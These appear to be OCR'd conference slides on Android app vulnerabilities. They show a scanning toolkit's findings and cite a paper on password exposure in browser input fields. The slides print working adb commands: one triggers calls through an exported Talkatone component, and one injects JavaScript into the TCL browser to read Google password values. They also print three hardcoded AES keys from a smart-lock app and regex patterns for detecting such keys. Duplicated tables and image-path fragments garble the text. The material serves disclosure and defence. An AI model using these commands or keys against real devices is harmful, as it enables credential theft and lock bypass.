com.tcl.browser.portal.browse.activity.BrowsePageActivity

Package: com.talkatone.android


Component	Issue Type	Details
com.talkatone.android/ com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor	Exposed CALL Permission	Potential outbound dialing permission vulnerability **ADB Command:** adb shell am start -a android.intent.action.CALL -d tel:+15055034455 -n com.talkatone.android/ com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor

Package: com.elink.smartlock

Component	Issue Type	Details
com.elink.smartlock/a.java	Hardcoded AES Key	AES Key: b5ba10acc1c87821c5512f62ac76ccdc
com.elink.smartlock/a.java	Hardcoded AES Key	AES Key: eg9nmbaxwiel6lz2sfmetw1hzftatz9k
com.elink.smartlock/a.java	Hardcoded AES Key	AES Key: 7b7079bb69001dce

PSLIP TOOLKIT

"Open, Sesame!" Unlocking Bluetooth Padlocks With Kind Requests - Miłosz Gaczkowski & Alex Pettifer



Generated on: 2025-01-06 20:40:30

Vulnerabilities

Package: com.emtrace.hermes

Component	Issue Type	Details
com.emtrace.hermes.mdm.MdmProvider	Weak Permission	Exported provider "com.emtrace.hermes.mdm.MdmProvider" requires permission "com.emtrace.hermes.mdm.ACCESS" with weak protection level.

and JS injection.

```
private static SecretKeySpec i() throws UnsupportedEncodingException {
    return new SecretKeySpec("eg9nmbaxwiel6lz2sfmetw1hzftatz9k".getBytes(Constants.ENC_UTF_8), "AES");
}
```


Package: com.talkatone.android

Component	Issue Type	Details
com.talkatone.android/ com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor	Exposed CALL Permission	Potential outbound dialing permission vulnerability **ADB Command:** adb shell am start -a android.intent.action.CALL -d tel:+15055034455 -n com.talkat com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor

Package: com.elink.smartlock


Component	Issue Type	Details
com.elink.smartlock/a.java	Hardcoded AES Key	AES Key: b5ba10acc1c87821c5512f62ac76ccdc
com.elink.smartlock/a.java	Hardcoded AES Key	AES Key: eg9nmbaxwiel6lz2sfmetw1hzftatz9k
com.elink.smartlock/a.java	Hardcoded AES Key	AES Key: 7b7079bb69001dce

PSLIP TOOLKIT




```
        aes_key_pattern = re.compile(
            r'KeySpec\(\s*["\']([A-Za-z0-9+/=]{16,32})["\']\.getBytes\(\s*["\']?[A-Za-z0-9._-]*["\']?\s*\)\s*,\s*["\']AES["\']\)'
        )
        iv_pattern = re.compile(
            r'IvParameterSpec\(\s*["\']([A-Za-z0-9+/=]{16,32})["\']\.getBytes\(\s*["\']?[A-Za-z0-9._-]*["\']?\s*\)\s*\)'
        )
        des_key_pattern = re.compile(
            r'SecretKeySpec\(\s*["\']([A-Za-z0-9+/=]{8})["\']\.getBytes\(\s*["\']?[A-Za-z0-9._-]*["\']?\s*\)\s*,\s*["\']DES["\']\)'
        )
        # SecretKeySpec initialized with a byte array
        aes_key_byte_array_pattern = re.compile(
            r'SecretKeySpec\(\s*new\s+byte\s*\[\]\s*\{\s*([0-9xXa-fA-F,\s]+)\s*\}\s*,\s*["\']AES["\']\)'
        )
        # SecretKeySpec initialized via a method call that returns a byte array
        aes_key_method_call_pattern = re.compile(
            r'SecretKeySpec\(\s*[A-Za-z0-9_]+\.[A-Za-z0-9_]+\s*\(\s*["\']([A-Za-z0-9+/=]{16,32})["\']\s*\)\s*,\s*["\']AES["\']\)'
        )
        # patterns for IvParameterSpec initialized with byte arrays or method calls
        iv_byte_array_pattern = re.compile(
            r'IvParameterSpec\(\s*new\s+byte\s*\[\]\s*\{\s*([0-9xXa-fA-F,\s]+)\s*\}\s*\)'
        )
```

"Exposing and Addressing Security Vulnerabilities in Browser Text Input Fields" By: Asmit Nayak , Rishabh Khandelwal , Kassem Fawaz



```
<input type="password" class="whsOnd zHQkBf"
jsname="YPqjbf" autocomplete="current-
password" spellcheck="false" tabindex="0"
aria-label="Enter your password"
name="password" autocapitalize="off" dir="ltr"
data-initial-dir="ltr" data-initial-
value="testing123" badinput="false">
```

(a) *Type-A* vulnerability on google.com



```
<input type="password" class="inputtext _55r1
_6luy _9npi" name="pass" id="pass" data-
testid="royal_pass" placeholder="Password"
aria-label="Password">
```


```
> let t = document.querySelector('#pass')
> t.value;
< testing123
```

(b) *Type-B* vulnerability on facebook.com

Figure 4: Different types of vulnerabilities found in the wild. (a) The vulnerability allows a malicious extension attached to the DOM tree to extract login credentials. (b) The password is visible in the `outerHTML` of the element and can be extracted directly from the source code.

https://arxiv.org/pdf/2308.16321

“Exposing and Addressing Security Vulnerabilities in Browser Text Input Fields” By: Asmit Nayak , Rishabh Khandelwal , Kassem Fawaz



```
android.intent.action.VIEW -d
'javascript:(function()%7Bvar%20initialValue%20%3D%20document.querySelec
tor(%27input[data-initial-value]%27).getAttribute(%27data-initial-value%27)%3Ba
lert(%27Initial%20Data%20Value%3A%20%27%20%2B%20initialValue)%3B%7
D)()' com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
```

```
password" spe
aria-label="Enter your pa
name="password" autocapitalize="off"
data-initial-dir="ltr" data-initial-
value="testing123" badinput="false">
```


```
> t.value;
< testing123
```

(a) *Type-A* vulnerability on google.com (b) *Type-B* vulnerability on facebook.com

Figure 4: Different types of vulnerabilities found in the wild. (a) The vulnerability allows a malicious extension attached to the DOM tree to extract login credentials. (b) The password is visible in the outerHTML of the element and can be extracted directly from the source code.

https://arxiv.org/pdf/2308.16321

DEMO



The page at "https://accounts.google.com" says:

Initial Data Value: eicarpwd!

https://github.com/actuator/com.tcl.browser/blob/main/Gmail.gif

conclusions

1. Don't Export Components Unnecessarily
2. Use inline permissions in intent filters when appropriate
3. Hard-coding AES/DES keys is a bad idea
4. Be weary of using custom permissions

THANK YOU!

GITHUB.COM/ACTUATOR | YOUTUBE.COM/@ACTUATOR | HTTPS://INFOSEC.EXCHANGE/@ACTUATOR